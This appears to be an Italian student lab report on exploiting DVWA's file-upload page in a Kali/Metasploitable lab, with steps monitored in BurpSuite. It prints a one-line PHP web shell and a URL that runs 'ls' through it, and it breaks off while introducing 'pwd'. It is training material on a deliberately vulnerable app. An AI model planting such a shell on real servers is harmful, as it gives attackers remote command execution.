REPORT 28/11/2022

FACCILONGO DOMENICO

# EXPLOIT FILE UPLOAD

## TASK


- Sfruttare un file upload sulla DVWA per caricare una shell in PHP.
- Monitorare tutti gli step con BurpSuite

## ANALISI E VALUTAZIONE


Per prima cosa assicuriamoci di avere la macchina Kali e Metaspoitable comunicanti tra loro, e quindi sulla stessa rete interna. Dopo di ché andiamo a creare una file.php che chiameremo Shell_prova.php, il cui seguente script sarà questo:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell_prova.php
<?php system($_REQUEST["cmd"]); ?>
```


Dopo di che andiamo su DVWA e andiamo sulla sezione “UPLOAD” e carichiamo la nostra shell_prova.php. Avviando Burpsuite e andando a intercettare i pacchetti possiamo notare che il metodo per l’upload del file è di tipo POST come ovvio che sia.



Scritto in rosso troviamo il nostro script. Proseguendo con Forward il nostro file è caricato:




Successivamente l'url che ci ha rilasciato lo copiamo (url: http://192.168.50.101/dvwa/hackable/uploads/shell_prova.php?cmd=ls) e lo incolliamo sull'url inserendo anche alla fine la nomeclatura …<?cmd=ls> ovvero il comando che dovrà andare a leggere ciò che c'è all'interno del sistema DVWA e di fatti questo è il risultato:




Potremmo fare un'altra prova inserendo però al posto di "ls" il comando "pwd" che andrà a leggere però le directory: